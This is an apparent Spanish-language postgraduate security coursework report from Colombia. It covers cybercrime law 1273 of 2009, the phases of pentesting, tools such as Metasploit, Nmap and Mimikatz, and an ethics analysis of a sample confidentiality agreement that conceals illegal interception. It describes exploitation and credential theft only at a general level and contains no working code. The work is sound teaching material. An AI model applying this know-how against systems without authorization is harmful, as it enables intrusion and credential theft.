CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

FABIÁN ANDRÉS USAQUÉN VARGAS

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

FABIÁN ANDRÉS USAQUÉN VARGAS

John Freddy Quintero Tamayo
Director de Curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ
2023

CONTENIDO

Pág.

TABLA DE ILISTRACIONES

Pág.

LISTA DE TABLAS

Pág.

GLOSARIO

AMENAZA: es cualquier acción, evento o entidad que tiene el potencial de causar daño o perjuicio a sistemas de información, redes, datos o la infraestructura tecnológica en general.

VULNERABILIDAD: Una vulnerabilidad se refiere a una debilidad o fallo en un sistema, aplicación, red o proceso que podría ser explotado por un atacante para comprometer la seguridad de ese sistema o para realizar un acceso no autorizado a él.

RIESGO: un riesgo se refiere a la posibilidad o probabilidad de que ocurra un evento o incidente que pueda causar daño, pérdida o impacto negativo en la seguridad de la información, los sistemas informáticos, las redes, los datos o los activos digitales de una organización.

MITIGAR: se refiere a la acción de reducir o minimizar los riesgos y las amenazas a la seguridad de la información y los sistemas digitales.

INTRUSIÓN: es el acto acto de acceder, de manera no autorizada, a sistemas informáticos, redes, aplicaciones o datos de una organización o individuo.

EXFILTRACIÓN: es el proceso de transferir de manera no autorizada datos o información fuera de un sistema, red o entorno digital hacia un destino controlado por un atacante.

CIBERSEGURIDAD: también conocida como seguridad informática o seguridad cibernética, es un campo multidisciplinario que se enfoca en proteger los sistemas informáticos, las redes, los datos y la infraestructura digital de amenazas, ataques y vulnerabilidades cibernéticas.

CIBERDELINCUENTE: es una persona o entidad que se involucra en actividades ilegales o maliciosas en el ciberespacio.

CIBERESPACIO: es un término que se utiliza para describir un espacio virtual o digital en el que las comunicaciones, la información y las

actividades relacionadas con la tecnología de la información y la comunicación (TIC) tienen lugar.

Palabras clave: Ciberseguridad, Intrusión, Pentesting, Vulnerabilidad, Mitigación, Harderización.

RESUMEN

En el transcurso de este trabajo, nos adentraremos en el fascinante y crítico mundo de la ciberseguridad. En particular, exploraremos la explotación de vulnerabilidades en sistemas Windows 10 de 64 bits, empleando herramientas de vanguardia como Metasploit, msfvenom y el exploit handler, desde una máquina con Kali Linux como nuestra plataforma de pruebas.

A lo largo de este documento, no solo abordaremos la técnica de penetración y explotación de sistemas, sino que también proporcionaremos una guía detallada sobre cómo fortalecer la seguridad de estos sistemas. Más allá de la intrusión, nuestro enfoque se orienta hacia la prevención y la mitigación de futuros incidentes de seguridad.

Este informe técnico del equipo de red team no solo desglosará meticulosamente el proceso paso a paso de la intrusión, sino que también ofrecerá recomendaciones sustanciales y estrategias de mitigación para abordar y contrarrestar las vulnerabilidades que descubrimos durante nuestro análisis exhaustivo.

INTRODUCCIÓN

Desde los inicios de las telecomunicaciones hasta la actualidad, la evolución tecnológica ha transformado radicalmente la manera en que las organizaciones operan y se comunican. Sin embargo, esta expansión también ha traído consigo una creciente exposición a amenazas cibernéticas y vulnerabilidades en la seguridad informática. En respuesta a este desafío, han surgido los equipos de Red Team, un componente vital en la estrategia de defensa de las organizaciones. Estos equipos, inspirados en el concepto militar, se encargan de simular ataques y amenazas reales con el objetivo de evaluar la resistencia de las defensas cibernéticas de una organización. A lo largo del tiempo, la importancia de los equipos Red Team ha crecido exponencialmente, ya que permiten identificar y remediar vulnerabilidades antes de que los ciberdelincuentes puedan explotarlas. En esta introducción, exploraremos el papel fundamental que desempeñan los equipos Red Team en el panorama de la ciberseguridad moderna y cómo su presencia es crucial para garantizar la integridad y continuidad de las operaciones organizativas en un mundo cada vez más interconectado y digitalizado.

OBJETIVOS

1.1 OBJETIVOS GENERAL

Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

1.2 OBJETIVOS ESPECÍFICOS

- Construir el informe técnico, el cual refleja el desarrollo de las actividades del curso presentado consistencia entre: título, objetivos, desarrollo del informe, conclusiones y recomendaciones.

- Presentar conclusiones donde señala lo más importante del desarrollo del informe.

- Presentar recomendaciones donde plantea estrategias para contribuir en la mejora de técnicas para RedTeam & BlueTeam.

DESARROLLO DEL TRABAJO

2 LEYES Y DECRETOS QUE EXISTEN ACTUALMENTE EN COLOMBIA

2.1 LA LEY 1273 DE 2009

Es una ley colombiana que establece el marco legal para la lucha contra los delitos informáticos. A continuación, se presentan los principales artículos de esta ley y sus características:

2.1.1 El artículo 269A: Acceso abusivo a un sistema informático[1]

Se considera delito de acceso abusivo a un sistema informático cuando una persona accede sin autorización o excede los límites de su autorización a un sistema informático protegido por medidas de seguridad.

Este acceso puede ser realizado mediante el uso de contraseñas, programas informáticos o cualquier otro medio que permita vulnerar la seguridad del sistema.

2.1.2 El artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación[2]

Se considera delito de obstaculización ilegítima de un sistema informático o red de telecomunicaciones cuando una persona, sin autorización o fuera de los límites de su autorización, interrumpe, suspende, altera o destruye el funcionamiento normal de un sistema informático o red de telecomunicaciones.

2.1.3 Artículo 269C: Interceptación de datos informáticos[3]

Este delito se comete cuando una persona, sin autorización, intercepta o capta la transmisión de datos informáticos que se realizan a través de una red de telecomunicaciones o de un sistema informático. La interceptación de datos informáticos puede ser cometida mediante el uso de programas maliciosos, dispositivos electrónicos, software espía u otros medios similares.
Este delito se considera como una conducta dolosa, es decir, que el autor tiene la intención de interceptar o captar la transmisión de datos sin autorización.

---

[1] SECRETARIA JURIDICA DE BOGOTA. Ley 1273 de 2009 Congreso de la República de Colombia: [En línea]. Bogotá. Enero 05 2009. [Consultado agosto 20 2023]. Disponible en https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492

[2] Ibíd.,p.1.
[3] Ibíd.,p1.

2.1.4 Artículo 269D: Daño Informático[4]

Consiste en cualquier acción que cause daño a un sistema informático, una red de telecomunicaciones o a cualquier dato o información contenida en ellos, ya sea mediante la introducción de virus, programas maliciosos, ataques informáticos, entre otros medios similares. Este delito puede ser cometido mediante el uso de virus, gusanos informáticos, troyanos, ataques de denegación de servicio, entre otros medios similares.

2.1.5 Artículo 269E: Uso de software malicioso[5]

Consiste en la producción, distribución, venta, oferta, adquisición, importación, posesión o uso de cualquier programa o software diseñado para causar daño a un sistema informático, una red de telecomunicaciones o a cualquier dato o información contenida en ellos, que el autor debe tener la intención de producir, distribuir, vender, ofrecer, adquirir, importar, poseer o usar software malicioso con el fin de causar daño a un sistema informático, una red de telecomunicaciones o a cualquier dato o información contenida en ellos.

2.1.6 Artículo 269F: Violación de datos personales[6]

Se considera información o datos personales toda aquella información que permita identificar a una persona, como su nombre, apellido, número de identificación, fecha de nacimiento, dirección, correo electrónico, teléfono, entre otros.
Consiste en acceder, obtener, interceptar, capturar, divulgar o utilizar información o datos personales de cualquier persona sin su consentimiento o en contra de su voluntad, que el autor debe tener la intención de acceder, obtener, interceptar, capturar, divulgar o utilizar información o datos personales de otra persona sin su consentimiento o en contra de su voluntad.

---

[4] SECRETARIA JURIDICA DE BOGOTA. Ley 1273 de 2009 Congreso de la República de Colombia: [En línea]. Bogotá. Enero 05 2009. [Consultado agosto 20 2023]. Disponible en https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492

[5] Ibíd.,p.1

[6] Ibíd.,p.1

2.1.7 Artículo 269G: Suplantación de sitios web para capturar datos personales[7]

Se considera un sitio web falso o engañoso aquel que imita a otro sitio web legítimo con el fin de hacerse pasar por él y obtener información de los usuarios o visitantes. Esto puede incluir sitios web de bancos, redes sociales, tiendas en línea, entre otros. Consiste en crear o mantener un sitio web falso o engañoso con el fin de obtener datos personales de los usuarios o visitantes de dicho sitio web, que el autor debe tener la intención de crear o mantener un sitio web falso o engañoso con el fin de obtener datos personales de los usuarios o visitantes de dicho sitio web.

[7] SECRETARIA JURIDICA DE BOGOTA. Ley 1273 de 2009 Congreso de la República de Colombia: [En línea]. Bogotá. Enero 05 2009. [Consultado agosto 20 2023]. Disponible en https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492

3 ETAPAS DE PENTESTING

3.1 ¿Qué es pentensting?[8]

El Pentensting, también conocido como prueba de penetración, es una técnica de seguridad informática que tiene como objetivo evaluar la seguridad de un sistema informático mediante la simulación de un ataque por parte de un hacker o ciberdelincuente.

La prueba de penetración implica el uso de herramientas y técnicas de hacking ético para identificar vulnerabilidades en los sistemas informáticos, redes, aplicaciones y dispositivos, con el fin de ayudar a las empresas y organizaciones a mejorar su seguridad y proteger sus activos digitales de amenazas externas.

El objetivo de un Pentensting es identificar las debilidades de seguridad de un sistema para que las organizaciones puedan tomar medidas preventivas y corregir los problemas de seguridad antes de que sean explotados por los ciberdelincuentes.

El Pentensting se realiza tanto en sistemas internos como externos y puede incluir pruebas de vulnerabilidades de redes, pruebas de aplicaciones web, pruebas de vulnerabilidades de sistemas operativos y pruebas de ingeniería social, entre otras.

3.2 Etapas de pentesting

Las etapas de un Pentesting se pueden dividir en cinco fases principales, que son:

- Recopilación de información
- Análisis de vulnerabilidades
- Explotación de vulnerabilidades
- Escalamiento de privilegios
- Informe de resultados y recomendaciones

A continuación, se define cada una de estas fases, junto con un ejemplo y una herramienta utilizada en cada una de ellas:

[8] Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

3.2.1 Recopilación de información[9]

En esta fase, el objetivo es recopilar la mayor cantidad de información posible sobre el objetivo del pentesting, incluyendo la infraestructura de red, el sistema operativo y las aplicaciones. Esta información es fundamental para identificar las posibles vulnerabilidades y debilidades de seguridad que puedan ser explotadas.
Ejemplo: Una herramienta comúnmente utilizada en esta fase es Nmap, que se utiliza para escanear puertos y descubrir dispositivos en la red. Por ejemplo, se puede utilizar Nmap para escanear una red en busca de puertos abiertos y obtener información sobre los sistemas que están ejecutando.

3.2.2 Análisis de vulnerabilidades[10]

En esta fase, se realizan pruebas para identificar vulnerabilidades en el sistema objetivo. Se utilizan herramientas automatizadas y manuales para buscar vulnerabilidades en la red, los sistemas operativos, las aplicaciones y otros componentes.
Ejemplo: Una herramienta comúnmente utilizada en esta fase es Nessus, que es un escáner de vulnerabilidades automatizado. Nessus realiza una evaluación exhaustiva de la seguridad de los sistemas y proporciona informes detallados sobre las vulnerabilidades encontradas, junto con recomendaciones para corregirlas.

3.2.3 Explotación de vulnerabilidades[11]

En esta fase, se realizan pruebas de penetración para determinar si las vulnerabilidades encontradas pueden ser explotadas. El objetivo es determinar si un atacante real podría aprovechar estas vulnerabilidades para obtener acceso no autorizado al sistema o a los datos.
Ejemplo: Una herramienta comúnmente utilizada en esta fase es Metasploit, que es una herramienta de pruebas de penetración de código abierto que permite probar vulnerabilidades comunes y realizar ataques automatizados. Por ejemplo, se puede utilizar Metasploit para explotar una vulnerabilidad de un sistema operativo y obtener acceso remoto a una máquina.

---

[9] BibaIdea, Mikel Hernandez. ¿Cuál son la 5 Fases del Pentesting? [En línea]. 21 de marzo 2022. [Consultado febrero 18 2023]. Disponible en https://ciberseguridadbidaidea.com/fases-del-pentesting/#:~:text=Recopilaci%C3%B3n%20de%20informaci%C3%B3n%20%2F%20Enumeraci%C3%B3n,Post%20%E2%80%93%20Explotaci%C3%B3n
[10] Ibíd.,p.1.
[11] Ibíd.,p.1.

3.2.4 Escalamiento de privilegios[12]

En esta fase, el objetivo es obtener acceso a sistemas y datos adicionales a través de la explotación de vulnerabilidades. Si se logra acceso a un sistema o aplicación, el siguiente paso es intentar escalar los privilegios para obtener un acceso más profundo en el sistema.
Ejemplo: Una herramienta comúnmente utilizada en esta fase es Mimikatz, que es una herramienta que puede utilizarse para robar contraseñas y credenciales almacenadas en la memoria del sistema operativo. Por ejemplo, se puede utilizar Mimikatz para extraer contraseñas almacenadas en la memoria de un sistema Windows y usarlas para escalar privilegios.

3.2.5 Informe de resultados y recomendaciones[13]

En esta fase, se documentan los resultados del Pentesting y se elaboran recomendaciones para mejorar la seguridad del sistema. El informe final debe incluir una descripción detallada de los hallazgos y recomendaciones específicas para corregir las vulnerabilidades encontradas.

Algunas de las herramientas utilizadas para elaborar informes de vulnerabilidades son Dradis, Faraday, Simple Vulnerability Manage.

[12] BibaIdea, Mikel Hernandez. ¿Cuál son la 5 Fases del Pentesting? [En línea]. 21 de marzo 2022. [Consultado febrero 18 2023]. Disponible en https://ciberseguridadbidaidea.com/fases-del-pentesting/#:~:text=Recopilaci%C3%B3n%20de%20informaci%C3%B3n%20%2F%20Enumeraci%C3%B3n,Post%20%E2%80%93%20Explotaci%C3%B3n
[13] Ibíd.,p.1.

4 HERRAMIETAS DE CIBERSEGURIDAD

4.1.1 ¿Qué es Metasploit y para que se utiliza?[14]

Metasploit es una herramienta de pruebas de penetración de código abierto que se utiliza para evaluar la seguridad de los sistemas informáticos, redes, aplicaciones y dispositivos. Es una de las herramientas más populares y ampliamente utilizadas en el campo de la seguridad informática.

Metasploit se utiliza para realizar pruebas de penetración en sistemas informáticos, lo que implica intentar descubrir y explotar vulnerabilidades para obtener acceso no autorizado a los sistemas y datos. La herramienta está diseñada para ayudar a los profesionales de la seguridad a encontrar vulnerabilidades y explotarlas de forma controlada, lo que permite a las organizaciones identificar y corregir las debilidades de seguridad antes de que sean explotadas por los ciberdelincuentes.

Metasploit utiliza un conjunto de módulos y técnicas de explotación que permiten a los usuarios llevar a cabo una amplia gama de ataques. Algunas de las técnicas que se utilizan incluyen la explotación de vulnerabilidades de sistemas operativos, aplicaciones web, redes, bases de datos y otros componentes del sistema.

La herramienta también incluye una amplia gama de herramientas y utilidades que pueden ayudar en las pruebas de penetración, como el escaneo de puertos, la enumeración de hosts y la recopilación de información. Además, Metasploit permite a los usuarios crear sus propios módulos de explotación y personalizar la herramienta para satisfacer sus necesidades específicas.

[14] KEEPCODING. Qué es Metasploit: [En línea]. Bogotá. 22 diciembre 2022. [Consultado febrero 18 2023]. Disponible en https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

4.1.2 ¿Qué es Nmap y para que se utiliza?[15]

Nmap es una herramienta de exploración de redes de código abierto que se utiliza para escanear redes y descubrir hosts y servicios en una red. Es una de las herramientas más populares y utilizadas en el campo de la seguridad informática.

Nmap se utiliza para recopilar información sobre los hosts y servicios en una red, lo que permite a los profesionales de la seguridad evaluar la seguridad de la red y detectar posibles vulnerabilidades. La herramienta es capaz de detectar una amplia gama de sistemas operativos, dispositivos de red y servicios en una red.

La herramienta utiliza técnicas de exploración de puertos para determinar qué puertos están abiertos en un host y qué servicios están disponibles en esos puertos. Nmap también es capaz de detectar la versión de los servicios que se ejecutan en los puertos abiertos, lo que permite a los profesionales de la seguridad identificar posibles vulnerabilidades y determinar si se están ejecutando versiones obsoletas de los servicios.

Nmap es una herramienta muy flexible y personalizable que permite a los usuarios ajustar el escaneo de red para satisfacer sus necesidades específicas. La herramienta también incluye una serie de opciones y características avanzadas que permiten a los usuarios realizar escaneos de red más detallados y completos.

4.1.3 ¿Qué es Openvas y para que se utiliza?[16]

OpenVAS (Open Vulnerability Assessment System) es una herramienta de escaneo de vulnerabilidades de código abierto que se utiliza para evaluar la seguridad de los sistemas informáticos y las redes. OpenVAS es una de las herramientas de seguridad más populares y utilizadas en el campo de la seguridad informática.

OpenVAS se utiliza para identificar y evaluar las vulnerabilidades en los sistemas y las redes. La herramienta utiliza un conjunto de pruebas automatizadas para detectar posibles debilidades en los sistemas, incluyendo vulnerabilidades de software, configuración insegura y otros problemas de seguridad. OpenVAS también proporciona información detallada sobre cada vulnerabilidad encontrada, incluyendo la gravedad de la vulnerabilidad y las posibles soluciones para corregirla.

OpenVAS se compone de dos partes principales: el Escáner de Vulnerabilidades (OpenVAS Scanner) y el Administrador de Vulnerabilidades (OpenVAS Manager).

---

[15] FREECODECAMP. Qué es Nmap Y cómo Usarlo - Blog. [página web]. [Consultado el 19, agosto, 2023]. Disponible en Internet: https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos/

[16] OpenWebinars Rafael Altube Veras. Qué es OpenVAS: [En línea].11 noviembre 2020. [Consultado febrero 18 2023]. Disponible en https://openwebinars.net/blog/que-es-openvas/

El Escáner de Vulnerabilidades es la herramienta que realiza los escaneos de vulnerabilidades y recopila información sobre los sistemas y servicios en la red. El Administrador de Vulnerabilidades es la herramienta que gestiona los resultados de los escaneos, crea informes detallados y ayuda a priorizar las vulnerabilidades según su gravedad y riesgo para el sistema.

OpenVAS es una herramienta muy flexible y personalizable que permite a los usuarios ajustar el escaneo de vulnerabilidades para satisfacer sus necesidades específicas. La herramienta también es capaz de integrarse con otras herramientas de seguridad, como Metasploit y Nmap, lo que permite a los usuarios realizar evaluaciones de seguridad más detalladas y completas.

4.1.4 ¿Qué es ExploitDb y para que se utiliza?[17]

Exploit Database (ExploitDB) es un repositorio de exploits y vulnerabilidades de seguridad que se utilizan en el campo de la seguridad informática para encontrar vulnerabilidades y desarrollar exploits para aprovecharlas. Es uno de los recursos más populares para los profesionales de la seguridad informática que trabajan en pruebas de penetración y evaluación de vulnerabilidades.

ExploitDB contiene una gran cantidad de exploits y vulnerabilidades de seguridad que se han descubierto y desarrollado a lo largo del tiempo. La base de datos se actualiza constantemente con nuevos exploits y vulnerabilidades a medida que se descubren. Cada entrada en la base de datos incluye una descripción detallada de la vulnerabilidad, una explicación de cómo funciona el exploit y el código fuente del exploit en sí.

La base de datos se utiliza principalmente para buscar exploits y vulnerabilidades específicas que se pueden utilizar para atacar sistemas y redes. Los profesionales de la seguridad informática utilizan la base de datos para desarrollar exploits personalizados para sistemas y aplicaciones específicas, lo que les permite probar la seguridad de los sistemas y aplicaciones y encontrar vulnerabilidades que podrían ser explotadas por atacantes malintencionados.

ExploitDB es una herramienta valiosa para los profesionales de la seguridad informática, ya que les permite encontrar rápidamente exploits y vulnerabilidades de seguridad relevantes para sus necesidades y desarrollar pruebas de penetración más efectivas. La base de datos también es utilizada por atacantes malintencionados para encontrar vulnerabilidades y desarrollar exploits para atacar sistemas y redes, por lo que es importante que los profesionales de la seguridad estén al tanto de las vulnerabilidades y los exploits disponibles en la base de datos para poder proteger mejor sus sistemas y redes.

4.1.5 ¿Qué es CVE y para que se utiliza?[18]

CVE (Common Vulnerabilities and Exposures) es un sistema de identificación de vulnerabilidades de seguridad en software y hardware. Se utiliza para identificar, rastrear y proporcionar información sobre vulnerabilidades conocidas en productos de software y hardware.

---

[17] WeLivesecurity. Qué es un Exploit - Blog. [página web]. [Consultado el 19, agosto, 2023]. Disponible en Internet: https://www.welivesecurity.com/la-es/2022/12/22/exploits-que-son-como-funcionan/

[18] KEEPCODING. Qué es CVE Details: [En línea]. Bogotá. 22 diciembre 2022. [Consultado febrero 18 2023]. Disponible en https://keepcoding.io/blog/que-es-cve-details-ciberseguridad/#:~:text=De%20hecho%2C%20existe%20una%20base,diferentes%20tipos%20que%20puedes%20explorar.

El sistema CVE se creó para proporcionar una forma estandarizada y fácil de identificar y hacer un seguimiento de las vulnerabilidades conocidas. Cada vulnerabilidad identificada en el sistema CVE se asigna un número de identificación único y se agrega a una base de datos centralizada mantenida por el MITRE Corporation, una organización sin fines de lucro que colabora con el gobierno de los Estados Unidos.

La base de datos CVE proporciona información detallada sobre cada vulnerabilidad, incluyendo una descripción de la vulnerabilidad, la gravedad de la vulnerabilidad y cualquier solución o parche disponible para corregirla. La base de datos también proporciona una lista de productos afectados por la vulnerabilidad, lo que permite a los usuarios identificar rápidamente si sus sistemas están en riesgo.

CVE se utiliza principalmente para ayudar a los profesionales de la seguridad informática a mantenerse al día con las últimas vulnerabilidades y amenazas de seguridad. Los usuarios pueden buscar en la base de datos CVE para identificar vulnerabilidades conocidas en los sistemas y aplicaciones que utilizan y tomar medidas para corregirlas antes de que sean explotadas por atacantes malintencionados.[19]

[19] KEEPCODING. Qué es CVE Details: [En línea]. Bogotá. 22 diciembre 2022. [Consultado febrero 18 2023]. Disponible en https://keepcoding.io/blog/que-es-cve-details-ciberseguridad/#:~:text=De%20hecho%2C%20existe%20una%20base,diferentes%20tipos%20que%20puedes%20explorar.

5 ACUERDOS DE CONFIDENCIALIDAD ILEGALES

Se realiza la respectiva revisión de los dos documentos identificados como Anexo – Escenario 2 y Anexo 3 - Acuerdo adjuntos en la guía. Se logra identificar los siguientes aspectos en los dos documentos respectivamente:

Dentro del Anexo 2, correspondiente al Escenario 2, se incluye una sección que notifica la terminación del contrato del abogado debido a la identificación de procedimientos ilegales. Esta acción pone de manifiesto que la entidad está adoptando un enfoque contrario a los principios éticos, y está llevando a cabo prácticas ilícitas que tienen el potencial de afectar adversamente tanto su reputación institucional como la integridad ética del individuo involucrado.

Ilustración 1. Primer párrafo sospechoso.

Inicialmente la organización HackerHouse expone una minuta de acuerdo de confidencialidad para la incorporación de sus expertos en equipos Red team y Blue team; el acuerdo de confidencialidad fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos dentro de su proceder lo que pondría a pensar que el acuerdo de confidencialidad tenga algún tipo de mal proceso no ético.

Fuente: Anexo 2 – Escenario 2

En el documento anexo 3, el apartado inicial del acuerdo establece que quien lo firme no puede revelar información sobre actividades ilegales. Esto sugiere que la empresa podría estar involucrada en prácticas cuestionables y limita nuestra capacidad como profesionales para denunciarlas.

Ilustración 2. Segundo párrafo sospechoso

Primera. Objeto: en virtud del presente **acuerdo de confidencialidad,** la **parte receptora**, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la **información confidencial** o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados.

Fuente: Anexo 3 – Acuerdo.

En el segundo apartado de la cláusula, el segundo inciso ofrece una descripción directa de la participación de la organización en actividades ilícitas, como las conocidas "chuzadas". Estas acciones constituyen una transgresión notoria de la ley, especialmente reconocida en nuestro país, Colombia.

Ilustración 3. Tercer párrafo sospechoso

2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos".

Fuente: Anexo 3 – Acuerdo.

En el tercer inciso de la cláusula cuarta, se establece de manera explícita la prohibición de reportar cualquier actividad irregular a las autoridades, lo cual implica un uso indebido y antiético de la información.

Ilustración 4. Cuarto párrafo sospechoso

3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

Fuente: Anexo 3 – Acuerdo

Dentro del misma cláusula cuarta inciso 3 y 4 describe que el profesional debe responder ante el mal uso de la información por parte de terceros y hacerse responsable por allanamientos en la organización.

Ilustración 5. Quinto párrafo sospechoso.

4. Responder por el mal uso que le den sus representantes a la **información confidencial.**

5. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.

Fuente: Anexo 3 – Acuerdo.

En el sexto inciso de la cláusula cuarta especifica textualmente la no divulgación de información ilegal sin previa autorización de la Organización.

Ilustración 6. Sexto párrafo sospechoso

6. La **parte receptora** se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la **información confidencial o ilegal** sin el previo consentimiento por escrito por parte de HackerHouse**.**

Fuente: Anexo – Acuerdo.

En relación a la cláusula quinta, se puede notar que se encuentra incompleta, careciendo de los suficientes apartados o fundamentos para definir de manera adecuada las responsabilidades de la parte que divulga la información.

Ilustración 7. Séptimo párrafo sospechoso.

Quinta. Obligaciones de la parte reveladora: Son obligaciones de la parte reveladora:


1. Mantener la reserva de la **información confidencial** hasta tanto

Sexta. Responsabilidad: la parte que contravenga el acuerdo será

Elaboración: Anexo 3 -Acuerdo.

Dentro del documento, se observa la ausencia de la cláusula número 7. Además, en la cláusula Octava se establece que, en caso de descubrir información ilegal, el profesional está obligado a cubrir personalmente los gastos de contratar a un abogado.

Ilustración 8. Falta de cláusula 7 y octavo párrafo sospechoso



Sexta. Responsabilidad: la parte que contravenga el acuerdo será responsable ante la otra parte o ante los terceros de buena fe sobre los cuales se demuestre que se han visto afectados por la inobservancia del presente **acuerdo**, por los perjuicios morales y económicos que estos puedan sufrir como resultado del incumplimiento de las obligaciones aquí contenidas.

Octava. Solución de controversias: Las partes *(nombre estudiante – nombre empresa)* se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente **acuerdo.** En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.

Fuente: Anexo 3 – Acuerdo.

6 ARTÍCULOS VIOLENTADOS EN EL DOCUMENTO ANEXO 3 -ACUERDO.

Seguido de leer el documento Anexo 3 – Acuerdo y realizar el respectivo análisis sobre las leyes y artículos que dicho documento podría infringir según Ley 1273 del 2009, se describen a continuación:

Artículo 269A: ***Acceso abusivo a un sistema informático****:* Dentro del documento existen varios párrafos identificados en el punto anterior como sospechosos que infringe la ley, provocando una pena de noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 269C: ***Interceptación de datos informáticos****:* En el acuerdo cláusula 2 enciso 2 habla sobre la interceptación de información de datos de manera ilegal "chuzadas". Esto es sin duda una falta a la ley colombiana llegando a causar una pena de prisión de hasta 72 meses.

Artículo 269H: ***Circunstancias de agravación punitiva****:* Este articulo enumera otras 8 acciones agravantes que si llegasen a cometerse se aumentarán de la mitad a las tres cuartas partes. En el numeral 3 describe "*se aumentarán de la mitad a las tres cuartas partes Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este*." Dentro del Anexo se refiere a que el profesional es responsable por el mal uso de la información que por parte de los representantes de la organización.

Artículo 269I: ***Hurto por medios informáticos y semejantes***. El espionaje como actividad ilegal hace parte del hurto de información a través de medios informáticos, este se encuentra descrito textualmente en el inciso 3 de la cuarta cláusula.

7 NOTICIA CIBERCRIMEN EN COLOMBIA

Este incidente marca la primera vez que se ha identificado un ataque de tal magnitud en una compañía del sector financiero en el país. La notificación pública del ataque fue realizada el 26 de mayo a la 01: 41. No obstante, el acto delictivo pudo haber ocurrido días antes, ya que la entidad emitió un comunicado en su cuenta de Twitter indicando la presencia de un incidente digital desde el 23 de mayo.[20]

Entre las pruebas presentadas en relación al ataque, se encuentran siete documentos de diversa índole. Estos incluyen correos electrónicos de miembros del personal, un posible documento de notificación judicial y dos capturas de pantalla que muestran una serie de carpetas que aparentemente forman parte de la entidad. De manera más preocupante, se destaca una captura de pantalla que presenta un total de siete carpetas, presuntamente con un volumen de información de 244 gigabytes.[21]

